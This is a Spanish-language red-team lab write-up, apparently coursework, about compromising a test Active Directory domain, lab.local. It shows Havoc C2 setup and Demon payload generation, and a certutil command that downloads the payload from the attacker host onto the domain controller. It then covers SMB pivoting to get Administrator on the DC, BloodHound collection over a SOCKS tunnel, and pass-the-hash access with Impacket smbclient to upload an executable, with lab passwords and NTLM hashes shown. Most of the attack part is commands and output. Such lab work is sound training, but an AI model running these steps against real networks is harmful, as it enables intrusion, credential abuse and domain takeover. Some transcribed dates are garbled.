Subnet mask:

Default gateway:

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses

Preferred DNS server:

Alternate DNS server:

Ethernet adapter Ethernet0:

```

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::96be:d257:44ec:11b3%5
IPv4 Address. . . . . : 192.168.233.4
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 192.168.233.2

```

Unión al dominio — Windows 10

Acceso a configuración

Settings → Accounts → Access work or school

Proceso realizado

Selección de la opción para unir el equipo a un dominio local (**lab.local**)

Introducción de credenciales de un usuario del dominio (Administrador o usuario válido como **pablo**)

Configuración del equipo

El sistema reconoce el dominio y completa la unión correctamente

Asignación del tipo de cuenta como usuario estándar

Finalización

Reinicio del equipo para aplicar los cambios

```
C:\Users\pablo>
C:\Users\pablo>whoami
lab\pablo

C:\Users\pablo>net users

User accounts for \\PC01

-----
Administrator      DefaultAccount      Guest
Larolin            WDAGUtilityAccount
The command completed successfully.

C:\Users\pablo>net users /dom
The request will be processed at a domain controller for domain lab.local.

User accounts for \\DC01.lab.local

-----
Accountant_SR      Administrator      ceo
Guest              krbtgt            pablo
Srv_Admin_Backup
The command completed successfully.

C:\Users\pablo>
```

Debian — Máquina atacante

Actúa como infraestructura ofensiva:

- Herramientas instaladas:
 - **Havoc (C2)**
 - **BloodHound (reconocimiento AD)**
- IP: 192.168.122.128
- Credenciales: simba1033

Desde esta máquina se realiza:

- Generación de payloads
- Establecimiento de listeners (HTTPS y SMB)
- Control de sesiones comprometidas

Evidencia en la captura:

- Listener HTTPS activo en puerto 443
- Listener SMB con pipe `\\.\pipe\TESTSMB`
- Sesión activa desde Windows 10 (usuario pablo)

Conclusión técnica de la fase

El laboratorio está correctamente diseñado para una simulación Red Team básica:

- Existe un **dominio funcional (lab.local)**
- El cliente está correctamente integrado y resolviendo contra el DC
- El atacante tiene capacidad de **ejecución remota y persistencia inicial**
- La comunicación C2 está operativa

Esto permite avanzar a fases posteriores como:

- Enumeración de dominio
- Escalada de privilegios
- Movimiento lateral

La base es sólida y coherente con un entorno corporativo real simplificado.

Instalación de Havoc (Debian – C2)

Configuración realizada

Instalación de dependencias, Go manual y compilación de Havoc Framework.

Ajustes realizados

- Instalación de librerías de compilación y Qt
- Instalación manual de Go y configuración de PATH
- Descarga del repositorio
- Compilación de server y cliente

Función en el laboratorio

Máquina atacante que actúa como **Command & Control (C2)** para gestionar la infección del Windows 10.

Comandos ejecutados (resumen)

```
apt install -y [dependencias]
wget https://go.dev/dl/go1.26.2.linux-amd64.tar.gz
tar -C /usr/local -xzf go1.26.2.linux-amd64.tar.gz
export PATH=$PATH:/usr/local/go/bin
rm /usr/bin/go

git clone https://github.com/HavocFramework/Havoc
cd Havoc
go mod download golang.org/x/sys

make ts-build
make client-build

./havoc server --profile ./profiles/havoc.yaotl -v --debug
./havoc client
```


Comprobación / Evidencia

```

root@Debian:~# cd /opt/Havoc
go version
ls -la
./havoc server --profile ./profiles/havoc.yaotl -v --debug
go version go1.26.2 linux/amd64
total 18440
drwxr-xr-x 10 root root    4096 Apr 15 17:17 .
drwxr-xr-x  7 root root    4096 Apr 17 15:11 ..
drwxr-xr-x  3 root root    4096 Apr 15 16:58 assets
drwxr-xr-x  8 root root    4096 Apr 15 17:26 client
-rw-r--r--  1 root root    461 Apr 15 16:58 CONTRIBUTING.MD
-rw-r--r--  1 root root   1925 Apr 15 16:58 CREDITS.md
drwxr-xr-x  5 root root    4096 Apr 15 19:17 data
drwxr-xr-x  9 root root    4096 Apr 15 17:19 .git
drwxr-xr-x  3 root root    4096 Apr 15 16:58 .github
-rw-r--r--  1 root root    496 Apr 15 16:58 .gitignore
-rw-r--r--  1 root root    319 Apr 15 16:58 .gitmodules
-rwxr-xr-x  1 root root 18747024 Apr 15 17:17 havoc
-rw-r--r--  1 root root   35149 Apr 15 16:58 LICENSE
-rw-r--r--  1 root root   1618 Apr 15 16:58 makefile
drwxr-xr-x  5 root root    4096 Apr 15 16:58 payloads
drwxr-xr-x  2 root root    4096 Apr 15 16:58 profiles
-rw-r--r--  1 root root   2610 Apr 15 16:58 README.md
-rw-r--r--  1 root root   2368 Apr 15 16:58 RELEASE.md
drwxr-xr-x  4 root root    4096 Apr 15 16:58 teamserver
-rw-r--r--  1 root root   27686 Apr 15 16:58 WIKI.MD

  HAVOC

pwn and elevate until it's done

[13:23:20] [DEBUG] [cmd_init_func2:59]: Debug mode enabled
[13:23:20] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[13:23:20] [INFO] Havoc profile: ./profiles/havoc.yaotl
[13:23:20] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm        : /usr/bin/nasm
[13:23:20] [INFO] Time: 20/04/2026 13:23:20
[13:23:20] [INFO] Teamserver logs saved under: data/loot/2026.04.20._13:23:20
[13:23:20] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver...
[13:23:20] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[13:23:20] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint
[13:23:20] [INFO] Opens existing database: data/teamserver.db
[13:23:20] [DEBUG] [certs.HTTPSGenerateRSACertificate:381]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[13:23:20] [INFO] Starting 2 listeners from last session

```

Capturas necesarias:

1. `go version` → debe mostrar versión instalada
2. `make ts-build` → build sin errores
3. Ejecución del server → mensaje de inicio correcto
4. Cliente → pantalla de login visible

Valor clave:

- C2 funcionando y accesible con password `password1234`

Creación de Listener Http, Payload y Ejecución (Havoc – C2)

Configuración realizada

Se configuró un listener en el teamserver de Havoc y se generó un payload tipo **Windows Executable (x64)**, el cual fue transferido y ejecutado en la máquina Windows 10, estableciendo conexión con el C2.

Ajustes realizados

- Listener activo sobre **192.168.233.128:443**
- Payload:
 - Agent: Demon
 - Arquitectura: x64
 - Formato: Windows Exe
- Transferencia del binario a la víctima
- Ejecución manual del payload en Windows 10

Función en el laboratorio

Establecer un **canal de comunicación remoto** entre la máquina víctima y el C2, permitiendo control total del sistema comprometido.

Comprobación / Evidencia


Capturas utilizadas:

- Listener activo en Havoc
- Generación del payload
- Ejecución del binario en Windows
- Sesión activa en Havoc (agente conectado)
- Ejecución de comandos (**whoami**, **dir**) desde el C2

Valor clave:

- Conexión entrante desde **192.168.233.4** (Windows 10)
- Usuario comprometido: **pablo**
- Host: **PC01**
- Ejecución remota de comandos confirmada desde el panel Havoc

```
root@Debian:/opt/Havoc# net stat -putan
bash: net: command not found
root@Debian:/opt/Havoc# netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      648/sshd: /usr/sbin
tcp        0      0 192.168.233.128:443     0.0.0.0:*               LISTEN      2031/./havoc
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      610/cupsd
tcp        0      0 127.0.0.1:45208        127.0.0.1:40056        ESTABLISHED 2045/client/Havoc
tcp6       0      0 :::1:631               :::*                    LISTEN      610/cupsd
tcp6       0      0 :::22                  :::*                    LISTEN      648/sshd: /usr/sbin
tcp6       0      0 :::40056                :::*                    LISTEN      2031/./havoc
tcp6       0      0 127.0.0.1:40056        127.0.0.1:45208        ESTABLISHED 2031/./havoc
udp        0      0 192.168.233.128:68     192.168.233.254:67     ESTABLISHED 536/NetworkManager
udp        0      0 0.0.0.0:43365          0.0.0.0:*               520/avahi-daemon: r
udp        0      0 0.0.0.0:5353           0.0.0.0:*               520/avahi-daemon: r
udp6       0      0 :::33562               :::*                    520/avahi-daemon: r
udp6       0      0 :::5353                :::*                    520/avahi-daemon: r
```



Menu View Attack Scripts Help

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
3c685d6	192.168.233.4	192.168.233.4	public	PC01	Windows 10	test.exe	7628	4s	healthy

Event Viewer X

20/04/2020 13:34:23 Mavoc Framework [Version: 0.7] [CodeName: Rites The Dust]

20/04/2020 13:33:36 [*] Started "test" listener

20/04/2020 13:33:36 [*] Started "test" listener

20/04/2020 13:34:23 [*] Was connected to teamserver

20/04/2020 13:34:23 [*] Initialized 5120x56 :: public192.168.233.4 (PC01)

20/04/2020 14:17:24 [*] Initialized 7970x60 :: public192.168.233.4 (PC01)

Listeners X Teamserver Chat X Loot Collection X Teamserver X [3c685d6] public/PC01 X

20/04/2020 14:17:14 [New] [Debug] > whoami

[*] [3c685d6] Tasked down to get the info from whoami /all without starting cmd.exe

[*] Send Task to Agent [31 bytes]

[*] Received Output [2345 bytes]:

Username SID

LAB\public 5-1-5-21-2318278666-3419594983-2893744418-1185

GROUP INFORMATION

Type	SID	Attributes
LAB\Domain Users	Group	5-1-5-21-2318278666-3419594983-2893744418-513 Mandatory group, Enabled by default, Enabled group,
Everyone	Well-known group	5-1-1-8 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users	Alias	5-1-5-32-545 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE	Well-known group	5-1-5-4 Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON	Well-known group	5-1-2-1 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users	Well-known group	5-1-5-11 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization	Well-known group	5-1-5-15 Mandatory group, Enabled by default, Enabled group,
LOCAL	Well-known group	5-1-2-4 Mandatory group, Enabled by default, Enabled group,
LAB\Administracion	Group	5-1-5-21-2318278666-3419594983-2893744418-1187 Mandatory group, Enabled by default, Enabled group,
LAB\IT	Group	5-1-5-21-2318278666-3419594983-2893744418-1186 Mandatory group, Enabled by default, Enabled group,
LAB\IT	Group	5-1-18-1 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity	Well-known group	5-1-16-8192 Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level	Label	

Privilege Name Description State

SeShutdownPrivilege Shut down the system Disabled

SeChangeBatchPrivilege Bypass traverse checking Enabled

SeRemoteShutdownPrivilege Remove computer from docking station Disabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

SeTimeZonePrivilege Change the time zone Disabled

[*] BOP execution completed

20/04/2020 14:18:16 [New] [Debug] > dir C:\programdata

[*] [3c685d6] Tasked down to list C:\programdata

Directory of C:\programdata\

Name	Size	Attributes
12/04/2006 17:45	-	-DIR- Application Data
12/04/2006 17:45	-	-DIR- Desktop
12/04/2006 17:45	-	-DIR- Documents
20/04/2006 14:49	-	-DIR- Microsoft
12/04/2006 17:54	-	-DIR- Microsoft OneDrive
13/04/2006 16:47	3.88 KB	-FILE- msiexec.pd
13/04/2006 19:43	-	-DIR- Package Cache
14/04/2006 14:48	-	-DIR- Packages
17/04/2006 18:36	-	-DIR- regid.1991-08.com.microsoft
07/02/2010 18:34	-	-DIR- SoftwareDistribution
06/10/2011 15:43	-	-DIR- ssh
13/04/2006 17:45	-	-DIR- Start Menu
12/04/2006 17:45	-	-DIR- Templates
20/04/2006 14:49	-	-DIR- USOPrivate
20/04/2006 12:38	-	-DIR- USOPrivate
13/04/2006 20:11	-	-DIR- VMware
07/02/2010 15:49	-	-DIR- WindowsHolographicDevices

[public/PC01] test.exe/7628 x64 (lab.local)

Creación de Listener SMB, Payload y Ejecución (Havoc – C2)

Este bloque encaja con el objetivo del ejercicio de construir un laboratorio Red Team con una máquina Windows 10, una máquina Linux como C2 e infección/control desde el C2.

Configuración realizada

Se creó un listener SMB en Havoc, se generó un segundo payload para movimiento lateral y se ejecutó sobre el Windows Server 2019 a través del host previamente comprometido (PC01), estableciendo una sesión pivotada desde el agente inicial.

Ajustes realizados

- Listener SMB configurado con el pipe **TESTSMB**
- Payload adicional generado para el servidor
- Servidor HTTP temporal en Debian para descarga del binario
- Ejecución del payload en DC01
- Conexión mediante pivot desde PC01 hacia **192.168.233.3**

Función en el laboratorio

Permitir movimiento lateral desde la máquina Windows 10 comprometida hacia el servidor del dominio, manteniendo el control desde Havoc a través de un canal SMB pivotado.

Paso a paso y comandos

1. Crear listener SMB en Havoc

Desde la interfaz de Havoc:

- **View / Listeners**
- Crear nuevo listener tipo **SMB**
- Named Pipe: **TESTSMB**

2. Generar payload SMB

Desde **Attack / Payloads**:

- Agent: **Demon**
- Listener: **TESTSMB**
- Arch: **x64**
- Format: **Windows Exe**

Generar el binario, por ejemplo:

- **test2.exe**

3. Servir el payload desde Debian

En la carpeta donde esté el binario:

```
python3 -m http.server 80
```

4. Descargar el payload en Windows Server

Desde DC01:

```
certutil -urlcache -split -f http://192.168.233.128/test2.exe test2.exe
```

5. Ejecutar el payload en Windows Server

Desde DC01:

```
test2.exe
```

6. Lanzar el pivot desde la sesión inicial de PC01 en Havoc

Desde la consola del agente de **PC01** / **pablo**:

```
pivot connect 192.168.233.3 TESTSMB
```

Comprobación / Evidencia

La evidencia final debe mostrar:

- Sesión inicial activa en **PC01**
- Nueva sesión sobre **DC01**
- Usuario **Administrator**
- Proceso **test2.exe**
- Acceso operativo desde la consola del agente pivotado

The screenshot displays the Havoc framework interface. At the top, there's a table listing active sessions:

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
06dbd788	192.168.233.4	192.168.233.4	pablo	PC01	Windows 10	test.exe	7864	0s	Healthy
1317fd18	192.168.233.3	192.168.233.3	Administrator	DC01	Windows 2019	test2.exe	5588	10s 48s	unresponsive

Below the table, there's a 'Taskmaster Chat' window showing a command prompt session on DC01:

```
20/04/2020 17:23:46 Agent 1317FD18 authenticated as DC01\Administrator :: [Internal: 192.168.233.3] [Process: test2.exe(5588)] [Arch: x64] [Pivot: 06dbd788->1317fd18]

20/04/2020 17:25:15 [who] > whoami
[*] 1317FD18: Tasked agent to get the info from whoami /all without starting cmd.exe
[*] Received Output [6575 bytes]:

UserName          SID
-----
LAB\Administrator  S-1-5-21-2318278666-3419594983-2893744418-500

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
LAB\Domain Users      Group     S-1-5-21-2318278666-3419594983-2893744418-513 Mandatory group, Enabled by default, Enabled group, Group owner.
Everyone            Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators      Alias     S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner.
BUILTIN\Users              Alias     S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access      Alias     S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE    Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON              Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users      Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL                      Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
LAB\Domain Admins          Group     S-1-5-21-2318278666-3419594983-2893744418-512 Mandatory group, Enabled by default, Enabled group
LAB\Group Policy Creator Owners      Group     S-1-5-21-2318278666-3419594983-2893744418-528 Mandatory group, Enabled by default, Enabled group
LAB\Schema Admins          Group     S-1-5-21-2318278666-3419594983-2893744418-516 Mandatory group, Enabled by default, Enabled group
LAB\Enterprise Admins      Group     S-1-5-21-2318278666-3419594983-2893744418-519 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity      Well-known group S-1-16-1 Mandatory group, Enabled by default, Enabled group
LAB\Domain RODC Password Replication Group      Alias     S-1-5-21-2318278666-3419594983-2893744418-572 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level      Label     S-1-16-12288 Mandatory group, Enabled by default, Enabled group

Privilege Name      Description      State
-----
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process      Disabled
SeMachineAccountPrivilege      Add workstations to domain      Disabled
SeSecurityPrivilege      Manage auditing and security log      Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects      Disabled
SeLoadDriverPrivilege      Load and unload device drivers      Disabled
SeSystemProfilePrivilege      Profile system performance      Disabled
SeSystemTimePrivilege      Change the system time      Disabled
SeProfileSingleProcessPrivilege      Profile single process      Disabled
[Administrator\DC01] test2.exe(5588 x64 (lab.local))
```

Comando de validación usado en la sesión de DC01:

whoami

Resultado esperado:

- contexto LAB\Administrator

Nota técnica breve: aunque la sesión aparezca como **unresponsive** en la tabla, en esta práctica se considera válida si la consola permite interacción real y devuelve salida de comandos, como se observa en la captura final.

Análisis de Active Directory con BloodHound

Esta fase se incorporó al laboratorio para realizar reconocimiento interno del dominio `lab.local` desde la máquina Debian, utilizando BloodHound como herramienta de análisis de Active Directory. Esta parte complementa el ejercicio de laboratorio con Windows 10 y una máquina Linux/C&C, añadiendo visibilidad sobre usuarios, grupos, equipos y relaciones de privilegio dentro del dominio.

Paso 1. Levantar BloodHound CE en Debian

Se comprobó que BloodHound ya estaba desplegado en contenedores, por lo que no fue necesario reinstalarlo. Solo se arrancó el entorno existente y se verificó que la interfaz web quedaba publicada en el puerto 8080.

Comandos

```
cd /root/.config/bloodhound
```

```
docker compose start
```

```
docker ps
```

Comprobación / Evidencia

- Ver contenedores `bloodhound-bloodhound-1`, `bloodhound-app-db-1` y `bloodhound-graph-db-1` en ejecución.
- Acceso web en <http://127.0.0.1:8080/ui/login>.

Paso 2. Comprobar conectividad con el dominio

Antes de ejecutar la recolección, se validó que Debian tenía conectividad con el controlador de dominio y que el DNS del laboratorio respondía correctamente.

Comandos

```
ping -c 2 192.168.233.3
```

```
nslookup lab.local 192.168.233.3
```

```
nslookup dc01.lab.local 192.168.233.3
```

Comprobación / Evidencia

- Respuesta ICMP desde `192.168.233.3`.
- Resolución correcta de `lab.local` y `dc01.lab.local`.

Paso 3. Comprobar el túnel SOCKS

Como la ejecución se realizó igual que en clase, se verificó primero si el proxy SOCKS local seguía activo en Debian. Al no existir escucha en el puerto esperado, se concluyó que era necesario volver a abrir el túnel desde Windows 10.

Comando


```
ss -tlnp | grep 1080
```

Comprobación / Evidencia

- Sin salida: el túnel no estaba activo.

Paso 4. Volver a abrir el túnel desde Windows 10

El túnel se recreó desde Windows 10 hacia Debian para que **proxychains** pudiera encaminar la conexión al objetivo del laboratorio.

Comando en Windows 10

```
ssh -D 127.0.0.1:1337 root@192.168.233.128 -N
```

Comprobación / Evidencia

- La consola queda ocupada mientras el túnel permanece activo.
- En Debian, **proxychains** empieza a mostrar conexiones a través de **127.0.0.1:1337**.

Paso 5. Revisar **proxychains**

Se comprobó que **proxychains** estaba configurado con el proxy SOCKS en **127.0.0.1:1337**. Durante las pruebas se observó que la directiva **proxy_dns** provocaba problemas con Kerberos, por lo que se dejó desactivada para este laboratorio.

Comprobación

```
cat /etc/proxychains.conf | grep -v '^#' | grep -v '^$'
```

Ajuste aplicado

```
sed -i 's/^proxy_dns /#proxy_dns /' /etc/proxychains.conf
```

Comprobación / Evidencia

- La línea **proxy_dns** no debe aparecer activa.

Paso 6. Corregir la resolución del DC en Debian

El fallo principal no estaba en BloodHound, sino en la resolución local del nombre **DC01.lab.local** durante la autenticación Kerberos. Para solucionarlo, se añadió una entrada estática en **/etc/hosts**.

Comando

```
echo "192.168.233.3 DC01.lab.local DC01" >> /etc/hosts
```

Comprobación

```
getent hosts DC01.lab.local
```

Comprobación / Evidencia

- Debe devolver `192.168.233.3 DC01.lab.local DC01`.

Paso 7. Ejecutar `bloodhound.py`

Con el túnel activo, `proxychains` correcto y el DC resuelto localmente, se ejecutó la recolección desde Debian con el mismo enfoque utilizado en clase.

Comando

```
proxychains python3 bloodhound.py -u pablo -p 'Simba10@' -d lab.local --dns-tcp -ns 192.168.233.3 -c DOnly
```

Comprobación / Evidencia

- La herramienta debe enumerar el dominio y mostrar resultados como:
 - `Found 1 domains`
 - `Found 8 users`
 - `Found 55 groups`
 - **`Found 2 computers`**
 - `Done in ...`

Paso 8. Verificar los ficheros generados

Tras la ejecución, se comprobó la generación de los ficheros JSON con la información del dominio.

Comando

```
ls -lh *.json
```

Comprobación / Evidencia

- Deben aparecer ficheros como:
 - `*_users.json`
 - `*_groups.json`
 - `*_computers.json`
 - `*_domains.json`

Paso 9. Criterio final de la fase

Durante la revisión se detectó que ya existían exportaciones anteriores y que también se había realizado `File Ingest` previamente. Por tanto, no era necesario repetir la importación en BloodHound. El criterio correcto fue conservar una recolección final válida y continuar el análisis desde la interfaz ya cargada.

Resultado de la fase


- BloodHound CE operativo en Debian.
- Túnel SOCKS funcional desde Windows 10.
- Resolución correcta del DC.
- Recolección de Active Directory completada con éxito.

- JSON generados y listos para análisis en BloodHound.

```

root@Debian:/opt/bloodhound.py# proxychains python3 bloodhound.py -u pablo --hashes :1760bae80
DCOnly
ProxyChains-3.1 (http://proxychains.sf.net)
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:53-<>-OK
INFO: Found AD domain: lab.local
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:53-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:53-<>-OK
INFO: Getting TGT for user
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:88-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:88-<>-OK
INFO: Connecting to LDAP server: DC01.lab.local
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:53-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:389-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:53-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:389-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:88-<>-OK
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: DC01.lab.local
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:389-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:389-<>-OK
|S-chain|-<>-127.0.0.1:1337-<>-192.168.233.3:88-<>-OK
INFO: Found 8 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 2 computers
INFO: Found 0 trusts
INFO: Done in 00M 00S

```



Acceso SMB al Windows 10

En este paso se abrió una sesión SMB remota contra el Windows 10 desde Debian usando **proxychains** y el hash válido del usuario **lab/administrator**. Después se accedió al recurso administrativo **C\$** y se navegó hasta **C:\ProgramData**, dejando preparada la ruta donde se subirá el **.exe** en el siguiente paso.

Comando de acceso:

```
proxychains smbclient.py -hashes :c2036799b42efc6ea944c6d1f86e9812 lab/administrator@127.0.0.1
```

Comandos dentro de SMB:

```
use C$
cd ProgramData
pwd
ls
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20240209.133021.8c209887 - Copyright 2023 Fortra

[S-chain]-<-127.0.0.1:1337-<->-127.0.0.1:445-<->-OK
Type help for list of commands
# use c$
# cd ProgramData
# pwd
/ProgramData
# ls
drw-rw-rw-    0 Wed Apr 22 14:23:24 2026 .
drw-rw-rw-    0 Wed Apr 22 14:23:24 2026 ..
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Application Data
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Desktop
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Documents
drw-rw-rw-    0 Mon Apr 13 20:03:24 2026 Microsoft
drw-rw-rw-    0 Sun Apr 12 17:54:36 2026 Microsoft OneDrive
-rw-rw-rw-  3078 Wed Apr 15 16:07:26 2026 ntuser.pol
drw-rw-rw-    0 Mon Apr 13 19:43:23 2026 Package Cache
drw-rw-rw-    0 Tue Apr 14 14:48:21 2026 Packages
drw-rw-rw-    0 Wed Apr 22 12:29:19 2026 regid.1991-06.com.microsoft
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 SoftwareDistribution
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 ssh
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Start Menu
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Templates
drw-rw-rw-    0 Mon Apr 13 20:03:20 2026 USOPrivate
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 USOShared
drw-rw-rw-    0 Mon Apr 13 20:11:14 2026 VMware
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 WindowsHolographicDevices
# put test.exe
# ls
drw-rw-rw-    0 Wed Apr 22 15:09:00 2026 .
drw-rw-rw-    0 Wed Apr 22 15:09:00 2026 ..
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Application Data
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Desktop
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Documents
drw-rw-rw-    0 Mon Apr 13 20:03:24 2026 Microsoft
drw-rw-rw-    0 Sun Apr 12 17:54:36 2026 Microsoft OneDrive
-rw-rw-rw-  3078 Wed Apr 15 16:07:26 2026 ntuser.pol
drw-rw-rw-    0 Mon Apr 13 19:43:23 2026 Package Cache
drw-rw-rw-    0 Tue Apr 14 14:48:21 2026 Packages
drw-rw-rw-    0 Wed Apr 22 12:29:19 2026 regid.1991-06.com.microsoft
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 SoftwareDistribution
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 ssh
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Start Menu
drw-rw-rw-    0 Sun Apr 12 17:45:31 2026 Templates
-rw-rw-rw- 102400 Wed Apr 22 15:09:00 2026 test.exe
drw-rw-rw-    0 Mon Apr 13 20:03:20 2026 USOPrivate
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 USOShared
drw-rw-rw-    0 Mon Apr 13 20:11:14 2026 VMware
drw-rw-rw-    0 Sun Apr 12 19:43:00 2026 WindowsHolographicDevices
#
```

Ejecución remota del binario con atexec

